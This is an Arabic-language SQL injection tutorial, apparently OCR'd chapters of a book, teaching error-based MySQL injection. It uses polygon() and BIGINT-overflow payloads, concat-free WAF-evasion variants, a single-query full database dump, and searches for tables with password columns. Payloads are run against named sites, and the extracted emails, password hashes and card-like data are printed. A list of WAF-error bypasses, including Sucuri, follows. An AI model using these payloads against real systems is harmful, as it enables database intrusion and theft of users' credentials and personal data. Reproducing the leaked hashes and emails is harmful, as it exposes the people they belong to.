
1 – القاعده لا تقل عن الإصدار 5.1 فما فوق لا أقل .

2 - تعمل فقط مع نٌقطة الـ Q function point() .

```
SELECT polygon(point(53,12));
```

أولاً : موقع أصدار قاعدته 5.1 سوف نقوم بالشرح عليه .

```
www.InjectorBoy.md/users/view.php?id=1
```



VIEW USER STATS

A Rogers

Nickname: Buck

Pernods Owing: None

Handicap: 21.1 | 21

1- أستخراج أصدار القاعده .

الإستعلام المٌستخدم لذلك

```
polygon((select*from(select*from(select@@version)f)x));
```

ملحوظة : يجب حذف رقم المٌتغير عند إستخدام هذا الإستعلام على النحو التالي

```
www.InjectorBoy.md/users/view.php?id=polygon((select*from(select*from(select@@version)f)x));
```

Qusers - Error #1367: Illegal non geometric '(select `x`.`@@version` from (select '5.1.73-log' AS `
@@version AS `@@version`) `f`) `x`)' value found during parsing

أصدار القاعده = log-5.1.73

2- أستخراج الجداول .

الإستعلام المْستخدم لذلك

```
polygon((select*from(select*from(select group_concat(table_name) from information_schema.tables where table_schema=database())f)x));
```

```
www.InjectorBoy.md/users/view.php?id=polygon((select*from(select*from(select group_concat(table_name) from information_schema.tables where table_schema=database())f)x));
```

```
367: Illegal non geometric '(select `x`.`group_concat(table_name)` from (select
,pernodmajorwinners,pernodmanagement,pernodmatches,pernodmessages,pernodnews,pernodpolls,pernodtopics,pernoduser
d during parsing
```

الجداول المستخرجه

blocklist
log_login
pernodmajorwinners
pernodmanagement
pernodmatches
pernodmessages
pernodnews
pernodpolls
pernodtopics
pernoduser

الجدول المطلوب هو : pernoduser

3- أستخراج الأعمده الخاصه بهذا الجدول pernoduser .

الإستعلام المْستخدم لذلك

```
polygon((select*from(select*from(select group_concat(column_name) from information_schema.columns where table_name='T_HEX' )f)x));
```

نستبدل القيمة T_HE بالإستعلام بالجدول المستخرج pernoduser لكن سوف يكون مشفراً بالهيكس .

موقع للتشفير

http://www.waraxe.us/sql-char-encoder.html



الجدول pernoduser مٌشفراً بالهيكس : 0x7065726e6f6475736572

www.InjectorBoy.md/users/view.php?id=polygon((select*from(select*from(select group_concat(column_name) from information_schema.columns where table_name=0x7065726e6f6475736572)f)x));

Qusers - Error #1367: Illegal non geometric '(select `x`.`group_concat(column_name)` from (select 'pernodid,nickname,fullname,forumname,password,email,handicap,p_dbl,p_sgl,login,forumnotify,deleted' AS `group_concat(column_name)` from (s' value found during parsing

بيانات الأعمده المستخرجه من الجدول الهدف

password
email

4- أستخراج البيانات النهائيه .

الإستعلام المٌستخدم لذلك

polygon((select*from(select*from(select group_concat(C1,0x3a,C2) from table_name)f)x));

نستبدل الـ C1 و الـ C2 لأعمدة password || email ونستبدل table_name بالجدول pernoduser كالتالى

www.InjectorBoy.md/users/view.php?id=polygon((select*from(select*from(select group_concat(email,0x3a,password) from pernoduser)f)x));

Qusers - Error #1367: Illegal non geometric '(select `x`.`group_concat(email,0x3a,password)` from (select '@tiscali.co.uk:22fdf94cc29e7aff8ece472ed119c53e,@hotmail.co.uk:795b087b2ceb3482dc9956el value found during parsing

5- البيانات النهائيه المستحرجه

xxxxxxx@tiscali.co.uk:22fdf94cc29e7aff8ece472ed119c53e
xxxxxxx@hotmail.co.uk:795b087b2ceb3482dc9956eb8f126ea3

الباب الخامس : إستخراج القيم الكُلّية بتقنية الـ Error Based بلمح البصر Dump In One Shot




سوف نقوم بهذا الباب بشرح تقنية إستخراج كافة البيانات بصورة كاملة في بـ لمح البصر ضمن إستعلام الإيرورباسيد .

www.InjectorBoy.md/news.php?id=58




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo



Posters

The shore



Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

لنمُر بصورة سريعة على البيانات الأولية مثل إصدار قاعدة البيانات

InjectorBoy.md/news.php?id=58 or 1 group by concat_ws(0x3a,version(),floor(rand(0)*2)) having min(0) or 1-- -

:Duplicate entry '5.5.42-cll' for key 'group_key':5.5.42-cll'))

سوف نُلاحظ التغير الشامل في تركيب الإستعلامات من بداية القسم التالي كما لم نتعود من قبل

أولاً : إستخراج كافة الجداول ضمن الموقع الـ Tables .

الإستعلام المٌستخدم لذلك

```
=(SELECT!x-~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws*/(0x3a3a3a,(select
group_concat(table_name) from information_schema.tables where table_schema=database())))x)a)-- -
```

ملحوظة : يجب حذف رقم المٌتغير عند إستخدام هذا الإستعلام على النحو التالي

```
www.InjectorBoy.md/news.php?id=(SELECT!x-~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws*/
(0x3a3a3a,(select group_concat(table_name) from information_schema.tables where table_schema=database())))x)a)--
-
```

```
BIGINT UNSIGNED value is out of range in
'((not('kkbaketop_admin,kkbaketop_category,kkbaketop_content,kkbaketop_contentOld,kkbaketop_meta,kkbaketop_navigation,kkbaketop_product')) - ~(0))'
```

ملحوظة : يٌمكن إستخراج البيانات بصورة مٌتالية بإستخدام الـ <HTML TAG=<BR كالتالي

```
www.InjectorBoy.md/news.php?id=(SELECT!x-~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws*/
(0x3a3a3a,(select group_concat('<BR>',table_name) from information_schema.tables where
table_schema=database())))x)a)-- -
```

```
BIGINT UNSIGNED value is out of range in '((not('
kkbaketop_admin,
kkbaketop_category,
kkbaketop_content,
kkbaketop_contentOld,
kkbaketop_meta,
kkbaketop_navigation,
kkbaketop_product')) - ~(0))'
```

الجداول التي تم إستخراجها دٌفعة واحدة

```
kkbaketop_admin,kkbaketop_category,kkbaketop_content,kkbaketop_contentOld,
kkbaketop_meta,kkbaketop_navigation,kkbaketop_product
```

ثانياً : إستخراج كافة الأعمدة ضمن الموقع الـ Columns .

الإستعلام المٌستخدم لذلك

```
=(SELECT!x-~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws*/(0x3a3a3a,(select
group_concat('<BR>',table_name,0x3a,column_name) from information_schema.columns where
table_schema=database())))x)a)-- -
```

ملحوظة : في الإستعلامات العادية نقوم بإضافة الجدول المٌراد إستخراج الأعمدة منه لكن هٌنا الإستعلام سوف يستخرج كافة الجداول والأعمدة التي تخٌصها , ولإستخراج البيانات النهائية فهذا أمراً في غاية السهولة فلا داعي من شرحةٌ .

```
www.InjectorBoy.md/news.php?id=(SELECT!x-~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws*/
(0x3a3a3a,(select group_concat('<BR>',table_name,0x3a,column_name) from information_schema.columns where
table_schema=database())))x)a)-- -
```

```
BIGINT UNSIGNED value is out of range in '((not('
kkbaketop_admin:adminCode,
kkbaketop_admin:userName,
kkbaketop_admin:password,
kkbaketop_category:cat_name,
kkbaketop_category:cat_id,
kkbaketop_category:status,
kkbaketop_content:contentCode,
kkbaketop_content:pageName,
kkbaketop_content:pageTitle,
kkbaketop_content:content,
kkbaketop_content:activeInd,
```

I CAN GO WITHOUT

هذه التقنيات مُختصة بعمليات الحقن غير النمطية أي الحقن بأساليب مُختلِفة عن المسائل المعروف بهذا المجال .

•◘╤╚☆ 1 - تقنية معرفة الـ db name ☆╚╤◘•


يتم إستخدام هذه التقنية بإستبدال أحد القيم التالية بقيمة المُتغير الرقمي الخاصة برابط الموقع المصاب .

_()
$()
\`@\`()
\`anything\`()
'*_()%23
'or v()-- -

[1] testphp.vulnweb.com/listproducts.php?cat=1


في حالة العملية الإعتيادية

[2] testphp.vulnweb.com/listproducts.php?cat=.1 union select 1,2,3,4,5,6,7,8,9,10,database()-- -



في حالة العملية المٌباشر بتقنية الـ SIW

[3] testphp.vulnweb.com/listproducts.php?cat=_()



☆ 2 - تقنية معرفة قيمة الباسورد للجدول المٌستخرج دونما عناء إستخراج الأعمدة الخاصة به ☆




العادة المٌحكمة بعد إستخراج الجداول المٌستهدفة يتم تحصيل الأعمدة الخاصة باليوزرات والباسوردات لإستغلالها , لكننا هٌنا لن نقوم بفعل ذلك بل سوف نستخرج هذه القيم بصورة مٌباشرة دونما عناء معرفة قيم الأعمدة بصورة مٌسبقة وذلك في خطوتين فقط .

الخطوة الأولى : معرفة الجدول الهدف .

الإستعلام المٌستخدم لذلك

and polygon((select*from(select*from(select group_concat(table_name) from information_schema.tables where table_schema=database())f)x));

testphp.vulnweb.com/listproducts.php?cat=1and polygon((select*from(select*from(select group_concat(table_name) from information_schema.tables where table_schema=database())f)x));



الجداول المْستخرجة : artists carts categ featured guestbook pictures product users


الخطوة الثانية : معرفة قيمة البيانات النهائية .

الإستعلام المْستخدم لذلك

```
and polygon((select * from(SELECT ((SELECT * from (select * from Table limit 0,1)x) = (select * from Table limit 1) )``)o));
```

ملحوظة : نقوم بإستبدال قيم الـ Table المْكررة مرتين بهذا الإستعلام بقيمة الجدول المْستخرج سابقاً بالخطوة الأولى وبنفس التكرار .

```
testphp.vulnweb.com/listproducts.php?cat=1 and polygon((select * from(SELECT ((SELECT * from (select * from users limit 0,1)x) = (select * from users limit 1) )``)o));
```



البيانات النهائية المْستخرجة

test','test','1234-5678-2300-9000','21 street','email@email.com
John Smith','2323345','45e5eafd5199e6c69a7f3a6a71b35750

الباب السابع : عندما لا تستطيع إستخدام القيمة Concat بالإستعلامات .

في كثير من الأحيان لا نستطيع إستخدام القيمة Concat بسبب الواف WAF المُنصب بالموقع لذا سوف أعرض على حضراتٌكم بعض التقنيات الفريدة التي تقوم محل الإستعلامات العادية دون إستخدام القيمة Concat .

القيمة : export_set

```
export_set(5,@:=0,(select+count(*)/*!50000from*/+/*!
50000information_schema*/.columns+where@:=export_set%285,export_set%285,@,0x3c6c693e,/*!
50000column_name*/,2),0x3a3a,/*!50000table_name*/,2)),@,2)
```

القيمة : make_set

```
make_set(7,@:=0,(select+count(*)/*!50000from*/+/*!50000information_schema*/.columns where
table_schema=database() and @:=export_set(5,export_set%285,@,0x3c6c693e,/*!
50000column_name*/,2),0x3a3a,/*!50000table_name*/,2)),@,2);
```

القيمة : replace

```
replace(@@version,@@version,concat
(unhex(hex(table_name)),0x203a20,unhex(hex(column_name)),0x3c62723e,@@version))
```

القيمة : reverse

```
reverse(insert(0x1,1,0,reverse(concat
(unhex(hex(table_name)),0x203a20,unhex(hex(column_name)),0x3c62723e)))) from information_schema
0.e.columns limit 0,1
```

القيمة : MID

```
(select+MID(GROUP_CONCAT(0x3c62723e, 0x5461626c653a20, table_name, 0x3c62723e,
0x436f6c756d6e3a20, column_name ORDER BY (SELECT version FROM information_schema.tables)
SEPARATOR 0x3c62723e),1,1024)+FROM information_schema.columns)
```

الباب الثامن : قيم الـ Concat الفريدة من نوعها .

إليكّم سادتي بعض تقنيات الإستعلام الأساسي Concat المٌتميزة

IFNUL function الـ

```
concat(@@version,0x3c62723e,0x3c62723e,
(SELECT+GROUP_CONCAT(table_name,0x203a3a20,ifnull(table_rows,0)+order+by+ifnull(table_rows,0)+ASC+S
EPARATOR+0x3c62723e)
+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()))
```

بتقنية التشفير

```
concat(0x3c666f6e7420636f6c6f723d707572706c653e3c623e3c693e496e6a6563746f72426f7920203a3a20,@@versi
on,0x3c62723e,0x3c62723e,
(SELECT+GROUP_CONCAT(table_name,0x203a3a20,ifnull(table_rows,0)+order+by+ifnull(table_rows,0)+ASC+S
EPARATOR+0x3c62723e)
+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()))
```

COALESCE Function الـ

```
concat(@@version,0x3c62723e,0x3c62723e,
(SELECT+GROUP_CONCAT(table_name,0x203a3a20,COALESCE(table_rows,0)+order+by+COALESCE(table_ro
ws,0)+ASC+SEPARATOR+0x3c62723e)
+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()))
```

بتقنية التشفير

```
concat(0x3c666f6e7420636f6c6f723d707572706c653e3c623e3c693e496e6a6563746f72426f7920203a3a20,@@versi
on,0x3c62723e,0x3c62723e,
(SELECT+GROUP_CONCAT(table_name,0x203a3a20,COALESCE(table_rows,0)+order+by+COALESCE(table_ro
ws,0)+ASC+SEPARATOR+0x3c62723e)
+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()))
```

declare variables الـ

```
concat(@x:=0x0,@oldtable:=0x0,@num:=0,benchmark((select count(*) from information_schema.tables where
table_schema=database()),@x:=concat(@x,0x3c6c693e,(select concat(@num:=@num
%2b1,0x2920,tbl,0x203a3a20,rows, if(@oldtable:=concat(@oldtable,0x2C,tbl),0x0,0x0)) from (select table_name as
tbl,table_rows as rows from information_schema.tables where table_schema=database() order by table_rows
DESC)makman where FIND_IN_SET(tbl, @oldtable)=0 limit 1))),@x)
```

صورة الخرج النهائي لـ declare variables

1) pictures :: 7
2) categ :: 4
3) artists :: 3

الـ benchmark

```
concat(@i:=0x00,@o:=0xd0a,benchmark(40,@o:=CONCAT( @o,0xd0a,(SELECT concat(table_schema,0x2E,@i:=table_name) FROM information_schema.tables WHERE table_name>@i order by table_name LIMIT 1))),@o)
```

الـ Full Out

```
concat( @n_d:=0x00,@i:=0x00,@o:=0x00,if( benchmark( (select count(*) from information_schema.schemata), @o:=CONCAT(@o,(Select concat( 0x266e6273703b,LPAD(@n_d:=@n_d%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d7265643e3c623e,@i:=schema_name,0x3c2f623e20286e756d626572206f66207461626c657320696e2064617461626173653a20,@NumberOfDatabases:=(select count(*) from information_schema.tables where table_schema=@i),0x293c2f666f6e743e,0x3c62723e, concat(@n_t:=0x00,@tbl:=0x00,@out_tbl:=0x00,if( benchmark( @NumberOfDatabases,@out_tbl:=CONCAT( @out_tbl,( Select concat( repeat(0x266e6273703b,8),LPAD(@n_t:=@n_t%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d677265656e3e3c623e,@tbl:=table_name,0x3c2f623e20286e756d626572206f6620636f6c756d6e7320696e207461626c653a20,@NumberOfColumns:=(select count(*) from information_schema.columns where table_schema=@i and table_name=@tbl),0x293c2f666f6e743e,concat( @n_c:=0x00,@clm:=0x00,@clm_out:=0x00,if( benchmark( @NumberOfColumns,@clm_out:=CONCAT( @clm_out,0x3c62723e,repeat(0x266e6273703b , 16),LPAD(@n_c:=@n_c%2b1,3,0x30),0x2e20203c666f6e7420636f6c6f723d626c75653e,(Select (@clm:=column_name) from information_schema.columns where (table_name=@tbl) and column_name>@clm order by column_name LIMIT 1),0x3c2f666f6e743e))=0, @clm_out, 0x00), 0x3c62723e)) from information_schema.tables where table_schema=@i and table_name>@tbl order by table_name LIMIT 1)))=0, @out_tbl, 0x00))) from information_schema.schemata where schema_name>@i order by schema_name LIMIT 1)))=0,@o,0x00))
```

صورة الخرج النهائي لـ Full Out

008. users (number of columns in table: 8)
001. address
002. cart

الباب التاسع : تقنية البحث عند الجداول التي تحتوى أعمدة باسوردات

هذه التقنية نستفيد منها في حال عدم التمكّن من معرفة الجدول المْستهدف كـ أن يكون مثلاً جدول الأدمن يْسمى بغير أسمةْ أو نحو ذلك لذا لنمْر على إستعلامات هذه التقنية سريعاً .

الإستعلامات المْستخدمة

CASE statement : القيمة


```
(select  (@x) from (select (@x:=0x00),(select (0) from  (information_schema.tables) where (0x00) in
(@x:=concat(@x,0x3c62723e,@tbl:=table_name,(Select CASE WHEN ( (select  count(*) from
information_schema.columns where table_name=@tbl and  column_name like 0x257061737325)>0) THEN
0x3c666f6e7420636f6c6f723d677265656e3e3c623e202a2a2a2070617373202a2a2a203c2f623e3c666f6e7420636f6c6f
723d6
26c75653e else 0x00 END)))))x)
```

IF() function : القيمة

```
(select  (@x) from (select (@x:=0x00),(select (0) from  (information_schema.tables) where (0x00) in
(@x:=concat(@x,0x3c62723e,@tbl:=table_name,(Select IF(( select count(*)  from information_schema.columns where
table_name=@tbl and column_name  like 0x257061737325 >0),
0x3c666f6e7420636f6c6f723d677265656e3e3c623e202a2a2a2070617373202a2a2a203c2f623e3c666f6e7420636f6c6f
723d6
26c75653e, 0x00))))))x)
```

مثال على المسئلة

```
testphp.vulnweb.com/listproducts.php?cat=.1 union select 1,2,3,4,5,6,7,8,9,10,(select  (@x) from (select (@x:=0x00),
(select (0) from  (information_schema.tables) where (0x00) in  (@x:=concat(@x,0x3c62723e,@tbl:=table_name,(Select
CASE WHEN ( (select  count(*) from information_schema.columns where table_name=@tbl and  column_name like
0x257061737325)>0) THEN
0x3c666f6e7420636f6c6f723d677265656e3e3c623e202a2a2a2070617373202a2a2a203c2f623e3c666f6e7420636f6c6f
723d6
26c75653e else 0x00 END)))))x) -- -
```



نهايـة الفصـل

▒ الفصل الخامس : تقنيات الدفع الموحد ▒



تقنيات الدفع الموحد : بمعنى ما يدفع لوجود خطأ ذو قيمة لا تتغير في مضمونها هو ذاتٌه ما يدفع لوجود القٌدرة على دفع تلك القيمة من مضمونِهَا .

فمعنى الدفع يعني ' التخطي ' ومعنى الموحد يعني ' ما لهٌ نفس الهيئه ' بمعنى أن يكون الإستعلام الخاص بالتخطي هو ذاتٌه المٌستخدم في كٌل مره يظهر فيها ذات الخطأ دونَما تغيٌّر في شكل أو مضمون هذا الإستعلام المٌستخدم في كٌل مرة دائماً , فلو فرضنا أن الخطأ إكس X يتم تخطيةٌ بالتخطي واي Y فأينما وجِدا الخطأ إكس X في أي مكان دائما كان التخطي لهٌ هو التخطي واي Y , لذا فهذا الفصل من أهم فصول هذا الكتاب حيثٌ أنهٌ يٌعالج أغلب الأخطأ المشهورة بمجال حقن القواعد بإستخدام تقنيات تخطي فريدة من نوعها في بعض الأحيان وبإستخدام تقنيات أخرى مشهورة في الغالب , وبإضافة كٌل هذه الحلول مٌجتمِعة بفصل واحد سوف يدفع مٌختبري حقن قواعد البيانات العرب والمٌسلمين على تعزيز الخبرات والقٌدرات لديهٌم بهذا المجال الواسع الإنتشار .



[1] الخطأ Error : (1054) Unknown column 'xxx' in 'field list .

[2] الخطأ : 'Unknown column '1' in 'order clause .

[3] الخطأ : الإنقطاع المٌفاجئ للإنترنت The connection was reset .

[4] الخطأ : 1271 - 'Illegal mix of collations for operation 'UNION .

[5] الخطأ البرمجي : Fatal Error Occurred .

[6] الخطأ : 307 Temporary Redirect .

[7] الخطأ : 400 Bad Request .

[8] الخطأ : 409 Conflict .

[9] الخطأ : 404 Not Found .

[10] الخطأ : boolean given in .

[11] الخطأ : Sucuri WebSite Firewall - CloudProxy - Access Denied .

[12] الخطأ : The used SELECT statements have a different number of columns .

[13] الخطأ New Line .

[14] الخطأ White spaces .

☆*•.¸☆ Error: (1054) Unknown column 'xxx' in 'field list الخطأ الـ [1] ☆¸.•*☆



لتخطي - أو تفادي - هذا الخطأ نقوم بإستخدام أُسلوب الحقن الفريد من نوعه الـ Join Syntax وذلك على النحو التالي :



www.InjectorBoy.md/news.php?id=58

www.InjectorBoy.md/news.php?id=58' union select 1,2,3,4,5,6 -- -

Error

An error has occurred.

1054 Unknown column 'alias' in 'field list' SQL=UPDATE `j2204_assets` SET `name`='com_jem.event.2',`t
\"core.edit.own\":[]}',`parent_id`='54',`level`='2',`lft`='110',`rgt`='111',`alias`=NULL WHERE `id`='59'

Return to Control Panel

Error: (1054) Unknown column 'alias' in 'field list'

التكوين الهيكلي

أولاً : إضافة مسافة بعد الكلمة select ثُم كتابة رمز النجمه * ثُم مسافة أُخرى بعد رمز النجمه ثم كتابة الكلمة from وذلك على النحو التالي :

```
[1] news.php?id=58' union select 1,2,3,4,5,6 -- -
[2] news.php?id=58' union select * from 1,2,3,4,5,6 -- -
```

ثالثاً : لكتابة رقم عمود ما بالإستغلال يتم على النحو التالي :

1- نقوم بوضع قوسين هلاليَّين مُغلَقين بعد كلمة from :

```
[1] news.php?id=58' union select * from () -- -
```

2- ثُم نكتُب بعد ذلك كلمة select داخل القوسين المُغلَقين :

```
[2] news.php?id=58' union select * from (select) -- -
```

3- ثُم مسافة من بعد الكلمة select ثُم نكتُب رقم العمود لدينا :

```
[3] news.php?id=58' union select * from (select 1) -- -
```

4- ثُم نعطي هذا العمود رقم واحد إسماً مُستعاراً ونكتُب هذا الإسم المُستعار بعد القوسين المُغلقين مباشرةً بدون أية فواصل , وليكون - أي الإسم المُستعار - من الحروف الأبجدية الإنجليزية :

